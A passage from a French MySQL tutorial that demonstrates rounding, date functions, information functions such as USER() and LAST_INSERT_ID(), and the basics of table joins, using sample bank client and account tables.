9	JACQUENOD	LAURENCE	-203
10	DUMOULIN	JEAN-CHRISTOPHE	-2186
11	LABONNE-JAYAT	OLIVIER	-65
12	DE-LA-FONTAINE	JEAN	1825
13	LEVY	SAMUEL	231
14	DE-LA-RUE	LAURENCE	2135
15	DUPONT	JEAN	12314
16	MARTIN	ALBERT	213

16 rows in set (0,00 sec)

#### 13.4.6.7.3.2 *ROUND*

Cette fonction arrondit un nombre réel à la décimale indiquée. En voici un exemple :

mysql> SELECT ID,Nom,Prenom,ROUND(Solde,0) AS Solde_Entier FROM clients;			
ID	Nom	Prenom	Solde_Entier
1	DUPONT	JEAN	1200
2	JACQUENOD	JEAN-CHRISTOPHE	-309
3	MURCIAN	CAROLE	3549
4	LERY	JEAN-MICHEL	-19
5	DE-LA-RUE	JEAN-CHRISTOPHE	-27
6	MARTIN	PAUL-DAVID	206
7	MARTIN	PIERRE	1235
8	JACQUENOD	FREDERIC	433
9	JACQUENOD	LAURENCE	-203
10	DUMOULIN	JEAN-CHRISTOPHE	-2187
11	LABONNE-JAYAT	OLIVIER	-66
12	DE-LA-FONTAINE	JEAN	1826
13	LEVY	SAMUEL	232
14	DE-LA-RUE	LAURENCE	2136
15	DUPONT	JEAN	12315
16	MARTIN	ALBERT	213

16 rows in set (0,00 sec)

### 13.4.6.8 Les dates en SQL

#### 13.4.6.8.1 Les types de dates et d'heures

Dans la structure de la table clients présentée précédemment, nous avons utilisé un champ Date\_Naissance de type DATE.

Il existe en SQL plusieurs types concernant les dates et heures. En voici une synthèse :

- DATE : La date est stockée au format AAAA-MM-JJ (Année-Jour-Mois) ;
- TIME : L'heure est stockée au format HH:MM:SS (Heures:Minutes:Secondes) ;
- DATETIME : La date et l'heure sont stockées au format AAAA-MM-JJ HH:MM:SS ;
- DATETIME : La date et l'heure sont stockées au format AAAAMMJJHHMMSS ;
- YEAR : L'année est stockée au format AAAA ;

#### 13.4.6.8.2 Sélection des enregistrements selon une date

La requête suivante affiche tous les clients dont la date de naissance est postérieure au 1<sup>er</sup> janvier 1970 ;

```
mysql> SELECT ID,Nom,Prenom,Date_Naissance FROM clients WHERE Date_Naissance  
>= '1970-01-01';
```

ID	Nom	Prenom	Date_Naissance
1	DUPONT	JEAN	1987-12-28
3	MURCIAN	CAROLE	1970-10-20
4	LERY	JEAN-MICHEL	1989-05-07
5	DE-LA-RUE	JEAN-CHRISTOPHE	1991-06-18
6	MARTIN	PAUL-DAVID	1991-08-22
8	JACQUENOD	FREDERIC	1989-11-27
9	JACQUENOD	LAURENCE	1990-11-01
14	DE-LA-RUE	LAURENCE	1989-12-13
16	MARTIN	ALBERT	1989-08-15

9 rows in set (0,00 sec)

Cette autre requête affiche les clients née entre le 1<sup>er</sup> janvier 1970 et le 31 décembre 1989 ;

```
mysql> SELECT ID,Nom,Prenom,Date_Naissance FROM clients WHERE Date_Naissance  
BETWEEN '1970-01-01' AND '1989-12-31';
```

ID	Nom	Prenom	Date_Naissance
1	DUPONT	JEAN	1987-12-28
3	MURCIAN	CAROLE	1970-10-20
4	LERY	JEAN-MICHEL	1989-05-07
8	JACQUENOD	FREDERIC	1989-11-27
14	DE-LA-RUE	LAURENCE	1989-12-13
16	MARTIN	ALBERT	1989-08-15

6 rows in set (0,00 sec)

#### 13.4.6.8.3 Les fonctions de dates et d'heures

Nous présentons dans cette section quelques fonctions de gestion des dates et heures en SQL. Une liste exhaustive est présentée à l'URL <http://sql.sh/fonctions/date-heure>

##### 13.4.6.8.3.1 NOW, CURDATE, CURTIME

La fonction NOW() retourne la date actuelle au format AAAA-MM-JJ HH:MM:SS

La fonction CURDATE() retourne la date actuelle au format AAAA-MM-JJ

La fonction CURTIME() retourne la date actuelle au format HH:MM:SS

Un exemple d'utilisation de la fonction NOW() est présenté avec la fonction DATEDIFF().

##### 13.4.6.8.3.2 DAY, MONTH, YEAR

Les fonctions DAY(), MONTH() et YEAR() retournent respectivement le jour, le mois et l'année d'une date.

La requête suivante affiche l'année de naissance des clients :

```
mysql> SELECT ID,Nom,Prenom,YEAR(Date_Naissance) AS Année_Naissance FROM clients;
```

ID	Nom	Prenom	Année_Naissance
1	DUPONT	JEAN	1987
2	JACQUENOD	JEAN-CHRISTOPHE	1961
3	MURCIAN	CAROLE	1970
4	LERY	JEAN-MICHEL	1989
5	DE-LA-RUE	JEAN-CHRISTOPHE	1991
6	MARTIN	PAUL-DAVID	1991
7	MARTIN	PIERRE	1959
8	JACQUENOD	FREDERIC	1989
9	JACQUENOD	LAURENCE	1990
10	DUMOULIN	JEAN-CHRISTOPHE	1960
11	LABONNE-JAYAT	OLIVIER	1960
12	DE-LA-FONTAINE	JEAN	1905
13	LEVY	SAMUEL	1959
14	DE-LA-RUE	LAURENCE	1989
15	DUPONT	JEAN	1960
16	MARTIN	ALBERT	1989

```
16 rows in set (0,01 sec)
```

##### 13.4.6.8.3.3 DATE\_FORMAT

Cette fonction permet de présenter la date et l'heure selon le format indiqué. En voici un exemple :

```
mysql> SELECT ID,Nom,Prenom,DATE_FORMAT(Date_Naissance, '%d/%m/%Y') AS Naissance FROM clients;
```

ID	Nom	Prenom	Naissance
1	DUPONT	JEAN	28/12/1987
2	JACQUENOD	JEAN-CHRISTOPHE	10/02/1961
3	MURCIAN	CAROLE	20/10/1970
4	LERY	JEAN-MICHEL	07/05/1989

5	DE-LA-RUE	JEAN-CHRISTOPHE	18/06/1991
6	MARTIN	PIERRE-DAVID	22/08/1991
7	MARTIN	PIERRE	18/01/1959
8	JACQUENOD	FREDERIC	27/11/1989
9	JACQUENOD	LAURENCE	01/11/1990
10	DUMOULIN	JEAN-CHRISTOPHE	22/08/1960
11	LABONNE-JAYAT	OLIVIER	23/09/1960
12	DE-LA-FONTAINE	JEAN	22/01/1905
13	LEVY	SAMUEL	27/03/1959
14	DE-LA-RUE	LAURENCE	13/12/1989
15	DUPONT	JEAN	15/10/1960
16	MARTIN	ALBERT	15/08/1989

16 rows in set (0,00 sec)

Ici le format « %d/%m/%Y » présente la date au format JJ/MM/AAAA.

Pour l'heure, un format tel que « %Hh%imin%ssec » retournerait 23h54min34sec.

Les, formats de cette fonction sont très nombreux.

#### 13.4.6.8.3.4 DATEDIFF

Cette fonction calcule le nombre de jours entre deux dates.

Ainsi la syntaxe DATEDIFF(NOW(),Date\_Naissance) donne l'âge de la personne en nombre de jours.

Si on divise le résultat par 365, et qu'on prenne la partie entière, alors on obtient l'âge de la personne (en années).

Voici cette syntaxe :

ID	Nom	Prenom	Age	Age calculé
1	DUPONT	JEAN	27	27
2	JACQUENOD	JEAN-CHRISTOPHE	54	54
3	MURCIAN	CAROLE	44	44
4	LERY	JEAN-MICHEL	25	25
5	DE-LA-RUE	JEAN-CHRISTOPHE	23	23
6	MARTIN	PAUL-DAVID	23	23
7	MARTIN	PIERRE	56	56
8	JACQUENOD	FREDERIC	25	25
9	JACQUENOD	LAURENCE	24	24
10	DUMOULIN	JEAN-CHRISTOPHE	54	54
11	LABONNE-JAYAT	OLIVIER	54	54
12	DE-LA-FONTAINE	JEAN	110	110
13	LEVY	SAMUEL	56	56
14	DE-LA-RUE	LAURENCE	25	25
15	DUPONT	JEAN	54	54
16	MARTIN	ALBERT	25	25

16 rows in set (0,00 sec)

**Remarque :**

Ce calcul montre qu'il est inutile de conserver une colonne « Age », puisqu'il peut être déduit de la date de naissance. C'est même une erreur, car l'âge change selon la date du moment, seule la date de naissance est immuable dans le temps.

**Seule la date de naissance doit être présente dans la table clients.**

#### 13.4.6.9 Les fonctions MySQL d'information

MySQL propose quelques fonctions retournant des informations sur les dernières opérations ou la base de données ou les tables.

##### 13.4.6.9.1 *Information sur MySQL, les utilisateurs et la base de données*

###### 13.4.6.9.1.1 VERSION

Cette fonction retourne une chaîne de caractère UTF8 indiquant la version de MySQL.  
En voici un exemple :

```
mysql> SELECT VERSION();
+-----+
| VERSION() |
+-----+
| 5.6.21   |
+-----+
1 row in set (0,00 sec)
```

###### 13.4.6.9.1.2 USER, SYSTEM\_USER ou SESSION\_USER

Cette fonction retourne une chaîne de caractère UTF8 indiquant quel est l'utilisateur et le nom de l'ordinateur client utilisé pour la connexion. **USER()**, **SYSTEM\_USER()** ou **SESSION\_USER()** sont des synonymes. En voici un exemple :

```
mysql> SELECT USER();
+-----+
| USER()    |
+-----+
| root@localhost |
+-----+
1 row in set (0,01 sec)
```

###### 13.4.6.9.1.3 CURRENT\_USER

Cette fonction retourne une chaîne de caractère UTF8 indiquant quel est l'utilisateur et le nom de l'ordinateur que le serveur utilise pour identifier le client. La valeur peut être différente de **USER()**.

###### 13.4.6.9.1.4 SCHEMA ou DATABASE

Cette fonction retourne une chaîne de caractère UTF8 indiquant la base de données courante ou NULL si aucune base de données n'est utilisée. **SCHEMA()** ou **DATABASE()** sont des synonymes. En voici un exemple :

```
mysql > SELECT DATABASE();
+-----+
| DATABASE() |
+-----+
| coursphp   |
+-----+
1 row in set (0,00 sec)
```

#### 13.4.6.9.1.5 *CONNECTION\_ID*

Cette fonction retourne un numéro entier, identifiant unique de connexion. En voici un exemple :

```
mysql> SELECT CONNECTION_ID();
+-----+
| CONNECTION_ID() |
+-----+
|          1      |
+-----+
1 row in set (0,00 sec)
```

#### 13.4.6.9.1.6 *BENCHMARK(nb, expression)*

Cette fonction exécute « nb » fois le traitement « expression ». Elle permet d'évaluer la performance de MySQL. En voici un exemple :

```
mysql> SELECT BENCHMARK(1000000,ENCODE('bonjour','au revoir'));
+-----+
| BENCHMARK(1000000,ENCODE('bonjour','au revoir')) |
+-----+
|          0      |
+-----+
1 row in set (0,13 sec)
```

#### 13.4.6.9.1.7 *CHARSET*

Cette fonction indique le jeu de caractères utilisé par l'argument. Appliquée sur un texte sans accents, elle permet d'afficher la table par défaut. En voici deux exemples :

```
mysql> SELECT CHARSET('bonjour');
+-----+
| CHARSET('bonjour') |
+-----+
| utf8               |
+-----+
1 row in set (0,00 sec)

mysql> SELECT CHARSET(CONVERT('bonjour' USING latin1));
+-----+
| CHARSET(CONVERT('bonjour' USING latin1)) |
+-----+
| latin1                          |
+-----+
1 row in set (0,00 sec)
```

#### 13.4.6.9.1.8 COERCIBILITY

Cette fonction indique la coercibilité de la chaîne en argument. Cela permet de définir quel jeu de caractère serait utilisé en cas de regroupement de deux résultats comme par exemple avec la clause UNION. La valeur de coercibilité la plus faible sera utilisé comme référence, et son jeu de caractère sera prioritaire pour la conversion du résultat final. Les valeurs rentrées sont :

- 0 : Le jeu de caractères est défini explicitement, via une clause COLLATE ;
- 1 : Aucun jeu de caractère à utiliser en particulier. Les chaînes sont concaténées avec différents jeu de caractères ;
- 2 : Le jeu de caractères implicite, défini par la valeur de la colonne ;
- 3 : si l'argument est une constante système. Par exemple avec la fonction USER() ;
- 4 : Dans le cas d'une chaîne littérale ;
- 5 : À ignorer. Par exemple avec une valeur comme NULL.

En voici des exemples :

```
mysql> SELECT COERCIBILITY('bonjour');
+-----+
| COERCIBILITY('bonjour') |
+-----+
|          4           |
+-----+
1 row in set (0,00 sec)

mysql> SELECT COERCIBILITY(USER());
+-----+
| COERCIBILITY(USER()) |
+-----+
|          3           |
+-----+
1 row in set (0,00 sec)

mysql> SELECT COERCIBILITY('bonjour' COLLATE utf8_general_ci);
+-----+
| COERCIBILITY('bonjour' COLLATE utf8_general_ci) |
+-----+
|          0           |
+-----+
1 row in set (0,00 sec)
```

#### 13.4.6.9.1.9 COLLATION

Cette fonction indique le jeu de caractères (collation) utilisé pour la chaîne en argument. La clause SQL COLLATE permet de redéfinir ponctuellement le jeu de caractères (collation) à utiliser par exemple pour une comparaison. En voici des exemples :

```
mysql> SELECT Nom COLLATE utf8_spanish_ci AS Nom1 FROM personnes ORDER BY Nom1;
+-----+
| Nom1 |
+-----+
| DE-LA-FONTAINE |
| DE-LA-RUE      |
| DE-LA-RUE      |
| DUMONTEL       |
| DUMOULIN       |
+-----+
```

```

DUPONT
DUPONT
JACQUENOD
JACQUENOD
JACQUENOD
KACZMA
LABONNE-JAYAT
LERY
LEVY
MARTIN
MARTIN
MARTIN
MURCIAN
+-----+
18 rows in set (0,01 sec)
mysql> SELECT COLLATION('bonjour');
+-----+
| COLLATION('bonjour') |
+-----+
| utf8_general_ci      |
+-----+
1 row in set (0,00 sec)

mysql> SELECT COLLATION(_latin1'bonjour');
+-----+
| COLLATION(_latin1'bonjour') |
+-----+
| latin1_swedish_ci          |
+-----+
1 row in set (0,00 sec)

```

#### 13.4.6.9.2 Information sur les dernières opérations

##### 13.4.6.9.2.1 FOUND\_ROWS

Cette fonction retourne un entier correspondant au nombre de lignes trouvées dans la requête SELECT précédente avec l'option **SQL\_CALC\_FOUND\_ROWS**. En voici un exemple :

```

mysql> SELECT SQL_CALC_FOUND_ROWS * FROM personnes WHERE Age > 40 LIMIT 10;
+----+-----+-----+-----+
| ID | Nom            | Prenom        | Age   |
+----+-----+-----+-----+
|  2 | JACQUENOD      | JEAN-CHRISTOPHE | 54    |
|  3 | MURCIAN         | CAROLE        | 44    |
|  7 | MARTIN          | PIERRE        | 56    |
| 10 | DUMOULIN        | JEAN-CHRISTOPHE | 54    |
| 11 | LABONNE-JAYAT   | OLIVIER       | 54    |
| 12 | DE-LA-FONTAINE  | JEAN          | 110   |
| 13 | LEVY             | SAMUEL        | 56    |
| 15 | DUPONT           | JEAN          | 54    |
+----+-----+-----+-----+
8 rows in set (0,00 sec)

mysql> SELECT FOUND_ROWS();
+-----+
| FOUND_ROWS() |
+-----+
|     8        |
+-----+
1 row in set (0,00 sec)

```

#### 13.4.6.9.2.2 ROWS\_COUNT

Cette fonction retourne un entier correspondant au nombre de lignes changées, supprimées ou insérées par la dernière instruction UPDATE, DELETE ou INSERT. En voici un exemple :

```
mysql> UPDATE comptes_bancaires SET Solde=Solde-100 WHERE Solde>200;
Query OK, 23 rows affected (0,00 sec)
Rows matched: 23  Changed: 23  Warnings: 0

mysql>
mysql> SELECT ROW_COUNT();
+-----+
| ROW_COUNT() |
+-----+
|      23     |
+-----+
1 row in set (0,00 sec)
```

#### 13.4.6.9.2.3 LAST\_INSERT\_ID

Cette fonction retourne le numéro du premier indice AUTOINCREMENT utilisé lors de la dernière insertion de donnée. En voici un exemple :

```
mysql> select * from personnes;
+----+-----+-----+-----+
| ID | Nom        | Prenom       | Age   |
+----+-----+-----+-----+
|  1 | DUPONT     | JEAN        | 28    |
|  2 | JACQUENOD  | JEAN-CHRISTOPHE | 54    |
|  3 | MURCIAN    | CAROLE      | 44    |
|  4 | LERY        | JEAN-MICHEL | 25    |
|  5 | DE-LA-RUE   | JEAN-CHRISTOPHE | 27    |
|  6 | MARTIN     | PIERRE-DAVID | 27    |
|  7 | MARTIN     | PIERRE      | 56    |
|  8 | JACQUENOD  | FREDERIC    | 25    |
|  9 | JACQUENOD  | LAURENCE    | 24    |
| 10 | DUMOULIN   | JEAN-CHRISTOPHE | 54    |
| 11 | LABONNE-JAYAT | OLIVIER    | 54    |
| 12 | DE-LA-FONTAINE | JEAN        | 110   |
| 13 | LEVY        | SAMUEL      | 56    |
| 14 | DE-LA-RUE   | LAURENCE    | 25    |
| 15 | DUPONT     | JEAN        | 54    |
| 16 | MARTIN     | ALBERT      | 25    |
+----+-----+-----+-----+
16 rows in set (0,00 sec)

mysql> INSERT INTO personnes (Nom,Prenom,Age) VALUES
('KACZMA','HELENE',52),('DUMONTEL','FRANCK',23);
Query OK, 2 rows affected (0,00 sec)
Records: 2  Duplicates: 0  Warnings: 0

mysql> SELECT LAST_INSERT_ID();
+-----+
| LAST_INSERT_ID() |
+-----+
|          17      |
+-----+
1 row in set (0,00 sec)

mysql> select * from personnes;
+----+-----+-----+-----+
| ID | Nom        | Prenom       | Age   |
+----+-----+-----+-----+
```

1	DUPONT	JEAN	28
2	JACQUENOD	JEAN-CHRISTOPHE	54
3	MURCIAN	CAROLE	44
4	LERY	JEAN-MICHEL	25
5	DE-LA-RUE	JEAN-CHRISTOPHE	27
6	MARTIN	PIERRE-DAVID	27
7	MARTIN	PIERRE	56
8	JACQUENOD	FREDERIC	25
9	JACQUENOD	LAURENCE	24
10	DUMOULIN	JEAN-CHRISTOPHE	54
11	LABONNE-JAYAT	OLIVIER	54
12	DE-LA-FONTAINE	JEAN	110
13	LEVY	SAMUEL	56
14	DE-LA-RUE	LAURENCE	25
15	DUPONT	JEAN	54
16	MARTIN	ALBERT	25
17	KACZMA	HELENE	52
18	DUMONTEL	FRANCK	23

18 rows in set (0,00 sec)

#### 13.4.6.10 Les jointures entre tables

Le langage SQL permet de travailler sur plusieurs tables simultanément. L'intérêt est de créer des relations entre différentes tables à travers un identifiant commun (un des champs) entre ces tables.

Dans le cas de la table des clients d'une banque utilisé comme support dans les exemples précédents, il serait préférable que ne soit pas inscrit « en dur » le solde des comptes bancaires, mais qu'il soit calculé à partir des comptes du client.

##### 13.4.6.10.1 Les tables support

Voici la nouvelle structure des tables utilisées pour cette section.

Deux tables sont créées :

- clients\_bancaires ;
- comptes\_bancaires ;

mysql> show tables;
+-----+
Tables_in_coursphp
+-----+
clients
clients_bancaires
comptes_bancaires
personnes
+-----+
4 rows in set (0,00 sec)

#### 13.4.6.10.1.1 La table « clients\_bancaires »

La première table « clients\_bancaires » contient la liste des clients bancaires. Elle est créée à partir de la table précédente « clients » après avoir supprimé les colonnes « Age » et « Solde ».

Voici sa structure :

#	Nom	Type	Interclassement	Attributs	Null	Défaut	Extra
1	ID_Clt	int(11)		UNSIGNED	Non	Aucune	AUTO_INCREMENT
2	Nom	varchar(255)		utf8_general_ci	Non	Aucune	
3	Prenom	varchar(255)		utf8_general_ci	Non	Aucune	
4	Date_Naissance	date			Oui	NULL	
5	Etat_Civil	enum('Marié', 'Célibataire', 'Veuf', 'Divorcé', 'D')	utf8_general_ci		Oui	NULL	
6	Nb_Enfants	int(2)		UNSIGNED	Non	Aucune	

Voici son contenu :

ID_Clt	Nom	Prenom	Date_Naissance	Etat_Civil	Nb_Enfants
1	DUPONT	JEAN	1987-12-28	Marié	2
2	JACQUENOD	JEAN-CHRISTOPHE	1961-02-10	Marié	1
3	MURCIAN	CAROLE	1970-10-20	Célibataire	1
4	LERY	JEAN-MICHEL	1989-05-07	Marié	2
5	DE-LA-RUE	JEAN-CHRISTOPHE	1991-06-18	Divorcé	0
6	MARTIN	PAUL-DAVID	1991-08-22	Célibataire	0
7	MARTIN	PIERRE	1959-01-18	Veuf	3
8	JACQUENOD	FREDERIC	1989-11-27	Marié	0
9	JACQUENOD	LAURENCE	1990-11-01	Marié	0
10	DUMOULIN	JEAN-CHRISTOPHE	1960-08-22	Marié	2
11	LABONNE-JAYAT	OLIVIER	1960-09-23	Célibataire	1
12	DE-LA-FONTAINE	JEAN	1905-01-22	Décédé	0
13	LEVY	SAMUEL	1959-03-27	Divorcé	3
14	DE-LA-RUE	LAURENCE	1989-12-13	Marié	1
15	DUPONT	JEAN	1960-10-15	Veuf	2
16	MARTIN	ALBERT	1989-08-15	Célibataire	1
17	ROUSSE	JACQUES	1990-11-05	Célibataire	0

#### 13.4.6.10.1.2 La table « comptes\_bancaires »

La seconde table « comptes\_bancaires » contient les informations sur les comptes bancaires. Elle contient les champs suivants :

1. ID\_Cpt : un identifiant unique interne du compte ;
2. Agence : le code de l'agence bancaire du compte, sur 5 caractères alphanumériques ;
3. Numero : le numéro du compte bancaire, sur 7 caractères alphanumériques ;
4. Type : le type du compte : liste de type comme Compte\_Dépôts, Livret\_A, ...
5. Libelle : Le libellé du compte ;
6. ID\_Clt : l'identifiant du client dans la table « clients\_bancaires » ;
7. Solde : Le solde restant sur ce compte bancaire.

#### Remarque :

*Le numéro de compte devrait être unique. Cependant, pour une présentation qui différencie le solde actuel avec le solde potentiel, la carte bancaire à débit différée est présentée à part du compte, mais possède le même numéro de compte. L'unicité de du numéro de compte n'est donc pas possible dans cette modélisation.*

Voici sa structure :

#	Nom	Type	Interclassement	Attributs	Null	Défaut	Extra
1	<b>ID_Cpt</b>	int(11)		UNSIGNED	Non	Aucune	AUTO_INCREMENT
2	<b>Agence</b>	varchar(5)		utf8_general_ci	Non	Aucune	
3	<b>Numero</b>	varchar(7)		utf8_general_ci	Non	Aucune	
4	<b>Type</b>	enum('Compte_Dépôts', 'Carte_Différé', 'Livret_A',	utf8_general_ci		Oui	NULL	
5	<b>Libelle</b>	varchar(30)		utf8_general_ci	Non	Aucune	
6	<b>ID_Clt</b>	int(11)		UNSIGNED	Non	Aucune	
7	<b>Solde</b>	float			Non	Aucune	

Voici une partie de son contenu :

ID_Cpt	Agence	Numero	Type	Libelle	ID_Clt	Solde
1	00602	165143P	Compte_Dépôts	Compte de dépôts	1	550.98
2	00602	165143P	Carte_Différé	Carte à débit différé	1	-115.8
3	00602	116476Q	Livret_A	Livret A	1	765.32
4	00523	025123R	Compte_Dépôts	Compte de dépôts	2	-140.17
5	00523	025123R	Carte_Différé	Carte à débit différé	2	-200
6	00523	790327V	Livret_Banque	Compte sur Livret	2	31.3
7	00602	154123P	Compte_Dépôts	Compte de dépôts	3	3185.08
8	00602	154123P	Carte_Différé	Carte à débit différé	3	-104.1
9	00602	102476Q	Livret_A	Livret A	3	120
10	00602	921029R	Livret_Banque	Compte sur Livret	3	50
11	00602	413621M	Livret_Jeune	Livret Jeune	3	298
12	00521	032154P	Compte_Dépôts	Compte de dépôts	4	-688.98
13	00521	139390R	Livret_Banque	Compte sur Livret	4	50
14	00521	321747M	Livret_Jeune	Livret Jeune	4	500
15	00521	002551B	Livret_Dév_Dur	Livret de Dév. Durable	4	120


Voici la totalité de son contenu :

mysql> SELECT * FROM comptes_bancaires;						
ID_Cpt	Agence	Numero	Type	Libelle	ID_Clt	Solde
1	00602	165143P	Compte_Dépôts	Compte de dépôts	1	550.98
2	00602	165143P	Carte_Différé	Carte à débit différé	1	-115.8
3	00602	116476Q	Livret_A	Livret A	1	765.32
4	00523	025123R	Compte_Dépôts	Compte de dépôts	2	-140.17
5	00523	025123R	Carte_Différé	Carte à débit différé	2	-200
6	00523	790327V	Livret_Banque	Compte sur Livret	2	31.3
7	00602	154123P	Compte_Dépôts	Compte de dépôts	3	3185.08
8	00602	154123P	Carte_Différé	Carte à débit différé	3	-104.1
9	00602	102476Q	Livret_A	Livret A	3	120
10	00602	921029R	Livret_Banque	Compte sur Livret	3	50
11	00602	413621M	Livret_Jeune	Livret Jeune	3	298
12	00521	032154P	Compte_Dépôts	Compte de dépôts	4	-688.98
13	00521	139390R	Livret_Banque	Compte sur Livret	4	50
14	00521	321747M	Livret_Jeune	Livret Jeune	4	500
15	00521	002551B	Livret_Dév_Dur	Livret de Dév. Durable	4	120
16	00523	123456J	Compte_Dépôts	Compte de dépôts	5	94.68
17	00523	123456J	Carte_Différé	Carte à débit différé	5	-122.12
18	00523	615243H	Compte_Dépôts	Compte de dépôts	6	406.21
19	00523	615243H	Carte_Différé	Carte à débit différé	6	-200
20	00521	062332P	Compte_Dépôts	Compte de dépôts	7	1790.22
21	00521	062332P	Carte_Différé	Carte à débit différé	7	-555.66
22	00521	889261D	Compte_Dépôts	Compte de dépôts	8	394.87
23	00521	889261D	Carte_Différé	Carte à débit différé	8	-552.87
24	00521	009060K	Livret_A	Livret A	8	590.98
25	00521	545823Z	Compte_Dépôts	Compte de dépôts	9	-679.08
26	00521	545823Z	Carte_Différé	Carte à débit différé	9	-276.21
27	00521	104721W	Livret_A	Livret A	9	200
28	00521	921116A	Livret_Banque	Compte sur Livret	9	52.11
29	00521	415921B	Livret_Jeune	Livret Jeune	9	400
30	00521	812005Q	Livret_Dév_Dur	Livret de Dév. Durable	9	100
31	00523	823452N	Compte_Dépôts	Compte de dépôts	10	-2186.86
32	00523	823452N	Carte_Différé	Carte à débit différé	10	0
33	00523	238245E	Compte_Dépôts	Compte de dépôts	11	234.02
34	00523	238245E	Carte_Différé	Carte à débit différé	11	-300
35	00602	458263T	Compte_Dépôts	Compte de dépôts	12	1825.54
36	00523	904161A	Compte_Dépôts	Compte de dépôts	13	12.09
37	00523	904161A	Carte_Différé	Carte à débit différé	13	-212.98
38	00523	219071L	Livret_A	Livret A	13	432.76
39	00521	045123P	Compte_Dépôts	Compte de dépôts	14	275.7
40	00521	045123P	Carte_Différé	Carte à débit différé	14	-104.1
41	00521	014276Q	Livret_A	Livret A	14	1032.47
42	00521	290129R	Livret_Banque	Compte sur Livret	14	31.3
43	00521	146321M	Livret_Jeune	Livret Jeune	14	818.38
44	00521	401002B	Livret_Dév_Dur	Livret de Dév. Durable	14	82.23
45	00523	987123P	Compte_Dépôts	Compte de dépôts	15	4572.1
46	00523	987123P	Carte_Différé	Carte à débit différé	15	-2987.65
47	00523	207275Q	Livret_A	Livret A	15	2500
48	00523	297820R	Livret_Banque	Compte sur Livret	15	5628.34
49	00523	245421M	Livret_Jeune	Livret Jeune	15	1600
50	00523	502014B	Livret_Dév_Dur	Livret de Dév. Durable	15	1002.11
51	00602	004452N	Compte_Dépôts	Compte de dépôts	16	363.49
52	00602	004452N	Carte_Différé	Carte à débit différé	16	-150
53	00602	084852A	Compte_Dépôts	Compte de dépôts	26	665.29
54	00602	084852A	Carte_Différé	Carte à débit différé	26	-320

54 rows in set (0,00 sec)

#### 13.4.6.10.1.3 Relation entre les tables

La colonne « ID\_Clt » de « comptes\_bancaires » fait la relation avec la table « clients\_bancaires » et contient l'identifiant du propriétaire du compte.



Ainsi dans la table « clients\_bancaires » c'est l'identifiant du propriétaire du compte qui apparaît, pas son nom.

A partir de cet identifiant on peut retrouver les informations comme son nom, son prénom, sa date de naissance dans la table « clients\_bancaires ».

**C'est la notion de jointure qui va mettre en relation ces deux tables et rechercher des informations sur l'une ou sur l'autre table.**

#### 13.4.6.10.2 Les types de jointure

Il existe deux types de jointures :

- **Les jointures internes** : Elles ne sélectionnent que les données qui possèdent une correspondance entre les deux tables ;  
Ainsi les éléments qui sont absents entre les deux tables n'apparaîtront pas dans le résultat de la requête.  
C'est par exemple le cas de JACQUES ROUSSE ayant comme ID\_Clt la valeur 17 dans la table « Clients\_bancaires » et qui n'a pas de compte bancaire. Son identifiant n'apparaît pas dans la colonne ID\_Clt de la table « Comptes\_Bancaires ». De même les comptes bancaires ayant l'ID\_Cpt N°53 et 54 ont comme propriétaire le client N°26. Or ce client est absent de la table « Clients\_bancaires ».
- **Les jointures externes**: Elles sélectionnent toutes les données, même celles qui n'ont pas de correspondance dans l'autre table. Ce type de jointure est plus complète et permet de récupérer toutes les données, même celles n'ayant pas de correspondance dans l'autre table.

### 13.4.6.10.3 Mise en œuvre de la jointure interne

#### 13.4.6.10.3.1 Avec *WHERE*

La syntaxe suivante affiche pour chaque compte bancaire, le nom, prénom du client et le libellé du compte bancaire. Il est toujours préférable d'identifier clairement la table de chaque champ.

Ainsi le nom et prénom du client se notera « clients\_bancaires.Nom » et « clients\_bancaires.Prenom », et le libellé du compte se notera « comptes\_bancaires.libelle ».

De cette manière, même si le champ libellé s'était nommé Nom, il n'y aurait eu aucune ambiguïté sur la table à utiliser.

Le FROM est suivi de la liste des tables à utiliser.

La clause WHERE indique les champs à mettre en correspondance.

#### Remarque :

*L'identifiant ID\_Clt, peut se nommer différemment entre les deux tables puisque c'est la clause WHERE qui indique la relation à prendre en compte.*

Voici la requête SQL et son résultat :

Nom	Prenom	libelle	Solde
DUPONT	JEAN	Compte de dépôts	550.98
DUPONT	JEAN	Carte à débit différé	-115.8
DUPONT	JEAN	Livret A	765.32
JACQUENOD	JEAN-CHRISTOPHE	Compte de dépôts	-140.17
JACQUENOD	JEAN-CHRISTOPHE	Carte à débit différé	-200
JACQUENOD	JEAN-CHRISTOPHE	Compte sur Livret	31.3
MURCIAN	CAROLE	Compte de dépôts	3185.08
MURCIAN	CAROLE	Carte à débit différé	-104.1
MURCIAN	CAROLE	Livret A	120
MURCIAN	CAROLE	Compte sur Livret	50
MURCIAN	CAROLE	Livret Jeune	298
LERY	JEAN-MICHEL	Compte de dépôts	-688.98
LERY	JEAN-MICHEL	Compte sur Livret	50
LERY	JEAN-MICHEL	Livret Jeune	500
LERY	JEAN-MICHEL	Livret de Dév. Durable	120
DE-LA-RUE	JEAN-CHRISTOPHE	Compte de dépôts	94.68
DE-LA-RUE	JEAN-CHRISTOPHE	Carte à débit différé	-122.12
MARTIN	PAUL-DAVID	Compte de dépôts	406.21
MARTIN	PAUL-DAVID	Carte à débit différé	-200
MARTIN	PIERRE	Compte de dépôts	1790.22
MARTIN	PIERRE	Carte à débit différé	-555.66
JACQUENOD	FREDERIC	Compte de dépôts	394.87
JACQUENOD	FREDERIC	Carte à débit différé	-552.87
JACQUENOD	FREDERIC	Livret A	590.98
JACQUENOD	LAURENCE	Compte de dépôts	-679.08
JACQUENOD	LAURENCE	Carte à débit différé	-276.21
JACQUENOD	LAURENCE	Livret A	200
JACQUENOD	LAURENCE	Compte sur Livret	52.11

JACQUENOD	LAURENCE	Livret Jeune	400
